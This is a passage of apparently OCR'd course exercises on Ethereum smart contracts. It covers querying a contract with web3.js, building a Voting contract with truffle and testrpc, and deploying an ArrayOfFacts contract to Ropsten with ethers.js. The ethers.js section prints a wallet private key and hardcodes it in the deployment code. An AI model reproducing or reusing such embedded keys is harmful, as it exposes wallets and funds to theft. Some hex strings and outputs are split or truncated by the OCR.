  events: {} }
```

As we can see, the status is **0**, which is a fail.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

https://ropsten.etherscan.io/tx/0xe40922ea7f3a8c74fcc58967c4cfc9f71a8b9c7974faa51ee5a7521072fcaf20

TxHash:	0xe40922ea7f3a8c74fcc58967c4cfc9f71a8b9c7974faa51ee5a7521072fcaf20
TxReceipt Status:	Fail
Block Height:	2965514 (2 block confirmations)
TimeStamp:	52 secs ago
From:	0xc4a289c042cee462cf47ba774cc3c5483eb70c74
To:	Contract 0x8ff8949fcd8388303a5a3cc50a1e5027160b5210 ⚠ Warning! Error encountered during contract execution [Reverted] ☹
Value:	0 Ether ($0.00)
Gas Limit:	4600000
Gas Used By Txn:	27084
Gas Price:	0.00000004 Ether (40 Gwei)
Actual Tx Cost/Fee:	0.00108336 Ether ($0.000000)
Nonce:	1
Input Data:	

```
Function: add(string trackHash) ***

MethodID: 0xb0c8f9dc
[0]:  0000000000000000000000000000000000000000000000000000000000000020
[1]:  0000000000000000000000000000000000000000000000000000000000000045
[2]:  5468652054696d65732030332f4a616e2f32303039204368616e63656c6c6f72
[3]:  206f6e206272696e6b206f66207365636f6e64206261696c6f757420666f7220
[4]:  62616e6b730000000000000000000000000000000000000000000000000000
```

Convert To Ascii

Now, let's create a method, which calls the contract's function **getFact** (uint256 index). Keep in mind that when you want to **GET** something from a contract, you **do not need** a wallet! Therefore, only the **ABI**, contract address and index are needed.

```
function getFact(abi, contractAddress, index) {
    let contract = new web3.eth.Contract(abi, contractAddress);
    contract.methods
        .getFact(index)
        .call()
        .then(function (result) {
            console.log(`Fact ${++index}: ${result}`);
        })
}

getFact(abi, contractAddress, 0);
```

```
Fact 1: The Times 03/Jan/2009 Chancellor on brink of second bailout for banks
```

Last but not least, a function calling the **count()** of the contract, which returns the count of the facts in the contract:

```
function getFactsCount(web3, abi, contractAddress) {
    let contract = new web3.eth.Contract(abi, contractAddress);
    contract
        .methods
        .count()
        .call()
        .then(function (count) {
            console.log(`Stored facts in the contract: ${count}`);
        })
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Stored facts in the contract: 1
```

What to Submit?

Create a **zip file** (e.g. **`username-playing-smart-contracts-web3-js.zip`**) holding the JavaScript file with the methods, a snapshot of the Ropsten Etherscan contract address and its transactions.

Submit your **zip** file as **homework** at the course Website.

Exercises: Create Simple Voting Contract

You will build a voting application where you will initialize a set of candidates who will be contesting in the election and then vote for the candidates. The votes will be stored on the blockchain. You will go through the process of writing the voting contract, deploy to the blockchain and interact with it.

Create the Smart Contract

1. Create a new folder named **"Voting System"**. Open your command prompt and go in the folder.
2. There, initialize truffle by the command:

```
truffle init
```

3. Create a new contract called **Voting.sol** and put it in **contracts** folder where will be our smart contract logic
4. In the **migrations** folder create file **2_deploy_contracts.js** and add the following code which will deploy the smart contract

```
var Voting = artifacts.require("./Voting.sol");

module.exports = function(deployer) {
  deployer.deploy(Voting);
};
```

For the **Voting** contract:

5. Create a **public** field, which for each candidate stores his votes.
6. Create a **private** array storing every candidate.
7. Create **addCandidate(string)** function, which adds the candidate to an array.
8. Create **validCandidate(string)** function, which checks whether the given candidate is contained in the array.
9. Then create function **voteForCandidate(string)**, which votes for given candidate.
10. Also, you will need to create function **totalVotesFor(string)** which will return the count of votes for a candidate.
11. To be able to compare strings we can first hash them with **keccak256()** and compare their hashes.
12. Maybe you should consider how to store the data as string or something else maybe ?

The contract source code is available here:

https://pastebin.com/XfQPPmwa

Setup the Development Environment

1. Install and start testrpc

```
npm install -g ethereumjs-testrpc
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
C:\Users\sevgi>testrpc
EthereumJS TestRPC v6.0.3 (ganache-core: 2.0.2)

Available Accounts
==================
(0) 0x1642dec1947a5b4764a9251a2eacc6485c678159
(1) 0xca701a3e5f2bb2ebdea8437e15797e25d19a86dc
(2) 0xce115d21da0bb034516903c7bf92df17f58b7d89
(3) 0x7a5419e58e12bbae4c4ce8a112554ae9dabb74a1
(4) 0x7f474e6ad21d6b9b22b60e36a9c00e672e2eb415
(5) 0xd9c2511800cc58be9a5d5659d0a495ac0be6c0d8
(6) 0xa3dbe7cdaffa58ac43d3f9b0e2a81390fd565767
(7) 0x6e1026a0f64f803f4c9f06becc430bbe407cca69
(8) 0x977dec12de16c2953725ef91a0afd1e768ecb92c
(9) 0xe0f7591b671a9eb38e5c60c410856daca724bc6b
```

2. Install node.js
3. Install web3.js library

```
npm install -g web3
```

4. In Windows environment you might run into error when trying to build this. If this happens, you should run the following code:

```
npm install --global --production windows-build-tools
```

After that repeat the previous step and it should work fine.

5. Run node

```
C:\Users\sevgi>node
>
```

Compiling the Contract

1. Require the web3 library:

```
C:\Users\sevgi\Desktop\Project>node
> Web3 = require('web3')
{ [Function: Web3]
  providers:
   { HttpProvider: [Function: HttpProvider],
     IpcProvider: [Function: IpcProvider] } }
>
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> web3 = new Web3(new Web3.providers.HttpProvider("http://localhost:8545"))
Web3 {
  _requestManager:
   RequestManager {
     provider:
      HttpProvider {
        host: 'http://localhost:8545',
        timeout: 0,
        user: undefined,
        password: undefined },
     polls: {},
     timeout: null },
  currentProvider:
   HttpProvider {
     host: 'http://localhost:8545',
     timeout: 0,
     user: undefined,
     password: undefined },
  eth:
```

2. Now we want to get and store all our accounts that. We can do that with **web3.eth.getAccounts()**. This returns promise so what we are going to do is store the data in **accounts** Array that we will create to store the accounts.

```
> web3.eth.getAccounts().then(account => {accounts = account})
Promise {
  _bitField: 0,
  _fulfillmentHandler0: undefined,
  _rejectionHandler0: undefined,
  _promise0: undefined,
  _receiver0: undefined }
> accounts
[ '0x627306090abaB3A6e1400e9345bC60c78a8BEf57',
  '0xf17f52151EbEF6C7334FAD080c5704D77216b732',
  '0xC5fdf4076b8F3A5357c5E395ab970B5B54098Fef',
  '0x821aEa9a577a9b44299B9c15c88cf3087F3b5544',
  '0x0d1d4e623D10F9FBA5Db95830F7d3839406C6AF2',
  '0x2932b7A2355D6fecc4b5c0B6BD44cC31df247a2e',
  '0x2191eF87E392377ec08E7c08Eb105Ef5448eCED5',
  '0x0F4F2Ac550A1b4e2280d04c21cEa7EBD822934b5',
  '0x6330A553Fc93768F612722BB8c2eC78aC90B3bbc',
  '0x5AEDA56215b167893e80B4fE645BA6d5Bab767DE' ]
>
```

3. Now we want to read the contract and store it as variable so we can have an easy access for later use:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> code = fs.readFileSync('./Desktop/SimpleVotingSystem/Voting.sol').toString()
'pragma solidity ^0.4.18;\r\n\r\ncontract Voting {\r\n\r\n  mapping (address => bool) voted; \r\n  mapping (bytes32 =>
 uint8) public votesReceived;\r\n  bytes32[] public candidateList;\r\n  \r\n  function addCandidate(bytes32 candidateN
ame) public {\r\n\tcandidateList.push(candidateName);\r\n  }\r\n\r\n  function totalVotesFor(bytes32 candidate) view p
ublic returns (uint8) {\r\n    require(validCandidate(candidate));\r\n    return votesReceived[candidate];\r\n  }\r\n\
r\n  function voteForCandidate(bytes32 candidate) public {\r\n    require(validCandidate(candidate));\r\n\trequire(!vo
ted[msg.sender]);\r\n    votesReceived[candidate]  += 1;\r\n\tvoted[msg.sender] = true;\r\n  }\r\n\r\n  function valid
Candidate(bytes32 candidate) view public returns (bool) {\r\n    for(uint i = 0; i < candidateList.length; i++) {\r\n
      if (candidateList[i] == candidate) {\r\n        return true;\r\n      }\r\n    }\r\n    return false;\r\n   }\r\n
}\r\n'
```

4. Install **solc** (solidity compiler) and require it:

```
> solc = require('solc')
{ version: [Function],
  license: [Function],
  compile: [Function: compile],
  compileStandard: [Function: compileStandard],
  compileStandardWrapper: [Function: compileStandardWrapper],
  linkBytecode: [Function: linkBytecode],
  supportsMulti: true,
  supportsImportCallback: true,
  supportsStandard: true,
  loadRemoteVersion: [Function: loadRemoteVersion],
  setupMethods: [Function: setupMethods] }
```

5. Compile the code and you will get the bytecode, metadata, interface and so on:

```
> compiledCode = solc.compile(code)
{ contracts:
   { ':Voting':
       { assembly: [Object],
```

Deploy the Contract

1. We should get the **abiDefinition** in JSON format by calling the command:

```
> abiDefinition = JSON.parse(compiledCode.contracts[':Voting'].interface)
```

2. Create **VotingContract**:
   Now we create the instance of the contract. Notice that we first give the ABI then in Object we give the account that we want to deploy from and the gas limit. In our case we have array with all of our accounts and we use the one at index 0.

```
VotingContract = new web3.eth.Contract(abiDefinition, {from: accounts[0], gas: 4700000});
```

3. For the actual deployment we need the **byteCode** of the contract so we should get that now:

```
> byteCode = compiledCode.contracts[':Voting'].bytecode
```

4. Now we will **deploy** the contract and store the instance of the contract in **contractInstance**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> VotingContract.deploy({data: byteCode}).send({from: accounts[0], gas: 4700000})
.then(instance => {contractInstance = instance})
```

Interact with the Contract

1. Now lets play with it and add few candidates and send them from different accounts (remember we have all accounts in our accounts[]):

```
> contractInstance.methods.addCandidate('Sevgin').send({from: accounts[1]})
.then(result => console.log(result))
```

```
> contractInstance.methods.addCandidate('Svetlio').send({from: accounts[2]})
.then(result => console.log(result))
```

We can see in both results the information about the transactions that happened during the method executions and we can see that aswell in our ganache.

TX HASH	FROM ADDRESS	TO CONTRACT ADDRESS / CREATED CONTRACT ADDRESS	GAS USED	VALUE	
0×fb3cfbf4ef74832daf08aff5bb9d6a088ef06725d5eaac0faf63f5c43fef058e	0×c5fdf4076b8f3a5357c5e395ab970b5b54098fef	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	48820	0	CONTRACT CALL
0×b102a213b3a6457741c31d3cc30f9e473db0b7de6e5d5d9889984edd2bb13e77	0×f17f52151ebef6c7334fad080c5704d77216b732	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	63756	0	CONTRACT CALL
0×faefef75f96b0f6dabed86fcf35cbe4f3b895223405b1fc0da6187c7a345794d	0×627306090abab3a6e1400e9345bc60c78a8bef57	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	604288	0	CONTRACT CREATION

2. Vote for Candidates:

```
> contractInstance.methods.voteForCandidate('Svetlio').send({from: accounts[1]})
.then(result => console.log(result))
```

```
> contractInstance.methods.voteForCandidate('Svetlio').send({from: accounts[3]})
.then(result => console.log(result))
```

```
> contractInstance.methods.voteForCandidate('Sevgin').send({from: accounts[2]})
.then(result => console.log(result))
```

Lets check our ganache again and see what happened there. We should have some new transactions as writing in the contracts costs money.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

TX HASH	FROM ADDRESS	TO / CREATED CONTRACT ADDRESS	GAS USED	VALUE	
0×94ece626c82b2a9e4ee77c7a5865f91c6710cce53ba4f2e09c9a94a9df8a9a1c	0×c5fdf4076b8f3a5357c5e395ab970b5b54098fef	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	45025	0	CONTRACT CALL
0×163ede97480d948b4e5908f14435ebbffb026857111c12f43abd7b48523b09d3	0×821aea9a577a9b44299b9c15c88cf3087f3b5544	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	31566	0	CONTRACT CALL
0×b1731d018210bd0f3b0dbee255af2e2fe63f3f468a95fb2127f193db64d1ada5	0×f17f52151ebef6c7334fad080c5704d77216b732	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	46566	0	CONTRACT CALL
0×fb3cfbf4ef74832daf08aff5bb9d6a088ef06725d5eaac0faf63f5c43fef058e	0×c5fdf4076b8f3a5357c5e395ab970b5b54098fef	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	48820	0	CONTRACT CALL
0×b102a213b3a6457741c31d3cc30f9e473db0b7de6e5d5d9889984edd2bb13e77	0×f17f52151ebef6c7334fad080c5704d77216b732	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	63756	0	CONTRACT CALL
0×faefef75f96b0f6dabed86fcf35cbe4f3b895223405b1fc0da6187c7a345794d	0×627306090abab3a6e1400e9345bc60c78a8bef57	0×8cdaf0cd259887258bc13a92c0a6da92698644c0	604288	0	CONTRACT CREATION

3. Check the votes for the candidates. Notice that we now don't use the .send as reading from contracts is free so we use .call instead.
   We still need to select what account we send from. That is because maybe we want to sent from owners account and have more access.

```
> contractInstance.methods.totalVotesFor("Svetlio").call({from: accounts[1]})
.then(result => console.log(result.toString()))
> 2
```

```
> contractInstance.methods.totalVotesFor("Sevgin").call({from: accounts[1]})
.then(result => console.log(result.toString()))
> 1
```

We can check again ganache to make sure that this reading didn't took money from us.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

TX HASH	FROM ADDRESS	TO / CREATED CONTRACT ADDRESS	GAS USED	VALUE	
0×94ece626c82b2a9e4ee77c7a5865f91c6710cce53ba4f2e09c9a94a9df8a9a1c	0×c5fdf4076b8f3a5357c5e395ab970b5b54098fef	TO CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	45025	0	CONTRACT CALL
0×163ede97480d948b4e5908f14435ebbffb026857111c12f43abd7b48523b09d3	0×821aea9a577a9b44299b9c15c88cf3087f3b5544	TO CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	31566	0	CONTRACT CALL
0×b1731d018210bd0f3b0dbee255af2e2fe63f3f468a95fb2127f193db64d1ada5	0×f17f52151ebef6c7334fad080c5704d77216b732	TO CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	46566	0	CONTRACT CALL
0×fb3cfbf4ef74832daf08aff5bb9d6a088ef06725d5eaac0faf63f5c43fef058e	0×c5fdf4076b8f3a5357c5e395ab970b5b54098fef	TO CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	48820	0	CONTRACT CALL
0×b102a213b3a6457741c31d3cc30f9e473db0b7de6e5d5d9889984edd2bb13e77	0×f17f52151ebef6c7334fad080c5704d77216b732	TO CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	63756	0	CONTRACT CALL
0×faefef75f96b0f6dabed86fcf35cbe4f3b895223405b1fc0da6187c7a345794d	0×627306090abab3a6e1400e9345bc60c78a8bef57	CREATED CONTRACT ADDRESS 0×8cdaf0cd259887258bc13a92c0a6da92698644c0	604288	0	CONTRACT CREATION

And it seems that there is No new transactions so YES! It is free.

What to Submit?

Submit as exercise outcome the **zip file with 3 images and the source code.** The first image should be the one with the deployed contract address, the second - adding of the candidates and the third one - the votes of the candidates you added.

Exercises: Playing with Smart Contracts using Ethers.js

In this exercise, we will use **ethers.js** library to create a connection to a contract, deployed on the Ethereum Ropsten Testnet. We will first compile a contract, deploy it and finally call some of the contract's functions.

Compiling a Smart Contract

The Smart Contract object is a meta-class, so many of the functions in it are not defined until it is instantiated with an application binary interface (ABI) which is usually generated by a compiler, such as Solidity. Therefore, we will use **solc-js** library – JavaScript bindings for the Solidity compiler.

To start with, **create** a new project at an appropriate place. In the directory, **open** a terminal and initialize **package.json** file:

```
npm init -y
```

After that, install **solc-js**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
npm install --save solc
```

Because we will read a smart contract from a file, we will need a file-system library:

```
npm install --save fs-extra
```

Last but not least, ethers.js:

```
npm install --save ethers
```

After we have installed our dependencies, create a JavaScript file and require them:

```
const ethers = require('ethers');
const solc = require('solc');
const Contract = ethers.Contract;
const provider = ethers.providers.getDefaultProvider('ropsten');
const fs = require('fs-extra');
```

Provider abstracts a connection to the Ethereum blockchain for issuing queries and sending state changing transactions. It is simply a connection to the network. For the purposes of this exercise, we will use the Ropsten.

Now, we will create a simple smart contract, which will store a string array of facts in the blockchain. Only the owner of the contract can add facts, but anyone can get how many facts are there and get a fact by index.

```
pragma solidity ^0.4.22;

contract ArrayOfFacts {
    string[] private facts;
    address private contractOwner;

    constructor() public {
        contractOwner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == contractOwner);
        _;
    }

    function add(string newFact) public onlyOwner {
        facts.push(newFact);
    }

    function count() view public returns (uint256) {
        return facts.length;
    }

    function getFact(uint256 index) view public returns (string) {
        return facts[index];
    }

}
```

Now that we have written the smart contract, we will create a function in our JavaScript file, which reads a file and returns its content:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
const fs = require('fs-extra');
function readFile(fileName) {
    return fs.readFileSync(fileName, 'utf8');
}
```

Let's compile the file now. We will create a function called **compileContract**, which takes the name of the file and name of the contract and returns an output of the compiled contract:


```
function compileContract(fileName, contractName) {
    let contractStr = readFile(fileName);
    let output = solc.compile(contractStr);
    return output.contracts[':' + contractName];
}

compileContract('./ArrayOfFacts.sol','ArrayOfFacts');
```

And the output:

```
{ assembly: { '.code': [Array], '.data': [Object] },
  bytecode: 6060604052336001600061010 0a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff1602179055503415610050576000 80fd5b61046c80610
  functionHashes:
   { 'add(string)': 'b0c8f9dc',
     'count()': '06661abd',
     'getFact(uint256)': 'e63b372d' },
  gasEstimates: { creation: [Array], external: [Object], internal: {} },
  interface: [{"constant":true,"inputs":[],"name":"count","outputs":[{"name":"","type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs"
  metadata: '{"compiler":{"version":"0.4.21+commit.dfe3193c"},"language":"Solidity","output":{"abi":[{"constant":true,"inputs":[],"name":"count","outputs":[{"name":"","type":"uint256"}],
  opcodes: 'PUSH1 0x60 PUSH1 0x40 MSTORE CALLER PUSH1 0x1 PUSH1 0x0 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20 0xffffffffffffffffffffffffffffffffffffffff MUL NOT AND SWAP1 DUP4 PUSH20 0xffff
  runtimeBytecode: '6060604052600436106100575760003 57c0100000000000000000000000000000000000000000000000000000000000000900463ffffffff1680630666 1abd1461005c578063b0c8f9dc14610085578063e63b372d14
  srcmap: '28:426:0:-;;;118:10;86:42;;;;;;;;;;;;;;;;;;;;;28:426;;;;;;;;;;;;;;;',
  srcmapRuntime: '28:426:0:-;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;266:81;;;;;;;;;;;;;;;;;;;
```



Export the private key:




```
const privateKey = "0x6881c714c323c2f57985688663448a976498b4b0efd24b40fb29e49661890245";
```

First, we will create a **deployContract** function, which takes a Private Key, contract filename and the contract's name.

To deploy a contract to the Ethereum Network, we must have its bytecode and its application binary interface (ABI), usually generated from the Solidity compile. Then, we will use **Contract.getDeployTransaction (bytecode, interface ...)**, which generates the transaction needed to deploy the contract specified by the bytecode and interface. Any additional parameters the constructor take can be passed in (for example: gas limit, gas price, etc.).

Then, through the wallet, we will **send** the transaction and as a callback receive the **transaction**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function deployContract(privateKey, fileName, contractName) {
    let wallet = new ethers.Wallet(privateKey, provider);

    let contract = compileContract(fileName, contractName);

    let bytecode = "0x" + contract.bytecode;
    let abi = contract.interface;

    let deployTransaction = Contract.getDeployTransaction(bytecode, abi);
    return wallet.sendTransaction(deployTransaction)
        .then(function (transaction) {
            console.log("Transaction created:");
            console.log(transaction);
            return transaction;
        });
}

deployContract("0x6881c714c323c2f5798568866344 8a976498b4b0efd24b40fb29e49661890245", './ArrayOfFacts.sol', 'ArrayOfFacts');
```

```
Transaction created:
{ nonce: 2,
  gasPrice: BigNumber { _bn: <BN: 3a35294400> },
  gasLimit: BigNumber { _bn: <BN: 16e360> },
  value: BigNumber { _bn: <BN: 0> },
  data: '0x6060604052336001600061010 00a81548173ffffffffffffffffffffffffffffffffffffffff021916908
  v: 41,
  r: '0x94a41b5462394685098821074 28d9c42942f5ceb9cbfc71914d511f0d5adb760',
  s: '0x08b7b227e10e478b1aa98d986ce43a3582c84e0cfa9b174966503cd43082c574',
  chainId: 3,
  from: '0x3da4310E62Cb2954B85A152c95381050A6E8ed1A',
  hash: '0x7f9d5cf7cf9a2b60170b7b3f96fe5f2ca37e8e93efdcd987448d795e5b2c9ba9',
  wait: [Function] }
```

As we can see, in this format, we receive hash of the transaction, the sender, the data, but on which address is the contract deployed? Therefore, we will use an **ethers utility function**, which by a given transaction calculates the address of the deployed contract. Let's modify the **deployContract** method.

```
function deployContract(privateKey, fileName, contractName) {
    let wallet = new ethers.Wallet(privateKey, provider);

    let contract = compileContract(fileName, contractName);

    let bytecode = "0x" + contract.bytecode;
    let abi = contract.interface;

    let deployTransaction = Contract.getDeployTransaction(bytecode, abi);
    return wallet.sendTransaction(deployTransaction)
        .then(function (transaction) {
            console.log("Transaction created:");
            console.log(transaction);
            let contractAddress = ethers.utils.getContractAddress(transaction);
            console.log("Contract address:" + contractAddress);
            return contractAddress;
        });
}
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Transaction created:
{ nonce: 14,
  gasPrice: BigNumber { _bn: <BN: 4e3b29200> },
  gasLimit: BigNumber { _bn: <BN: 16e360> },
  value: BigNumber { _bn: <BN: 0> },
  data: '0x6060604052341561000f57600080fd5b33600160006101000a81548173ffffffffffffffffffffffffffffffff
  v: 42,
  r: '0xe65d38eb7384fef03ac087ee6e442652389c6c31aada0f7218d043a4ddbb6292',
  s: '0x2595cab0ae2e54117c0eda3cb01e592887378201ca0b4976d046d87f4ebb37fb',
  chainId: 3,
  from: '0x3da4310E62Cb2954B85A152c95381050A6E8ed1A',
  hash: '0x40022cd3f5372590f19a05bd7834086c8c4e5981e69287506f9278ca24f7fa8d',
  wait: [Function] }
Contract address:0x633e0cEAB8e6aE5F04ebD9F1EaF8EC0a10903b3C
```

In addition, you can wait for the transaction to be mined with **Provider.waitForTransaction (txHash)**, which returns an object storing the contract's address. Keep in mind you will have to wait some seconds until the transaction is mined.

```
{ hash: '0x523addb98745916d5285da11d7554a10ee753167bc226f456a9278f0dbe6a9d2',
  blockHash: '0x5acc5a67387e2da30aca3df95f72a259311a02e4cd4148a2a359afc91781c8ac',
  blockNumber: 2944290,
  transactionIndex: 26,
  from: '0x3da4310E62Cb2954B85A152c95381050A6E8ed1A',
  gasPrice: BigNumber { _bn: <BN: 9502f9000> },
  gasLimit: BigNumber { _bn: <BN: 16e360> },
  to: null,
  value: BigNumber { _bn: <BN: 0> },
  nonce: 17,
  data: '0x6060604052341561000f57600080fd5b33600160006101000a81548173ffffffffffffffffffffffffffffffff0219
  r: '0x01cff3cb1d3d0daf187e0df46ae36d40582adabebe3115769082806c679b9d41',
  s: '0x12957f2487b3b95ef8b0f4f3ab023310d86145984531a80f68d0c785a354b987',
  v: 42,
  creates: '0x972cddF0B9c0118D4C9a458BB4FA11729e466501',
  raw: '0xf9051e118509502f90008316e3608080b904cb6060604052341561000f57600080fd5b33600160006101000a81548173ffffff
  networkId: 3 }
```

If we go to Ropsten Etherscan and paste the address of the contract:



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

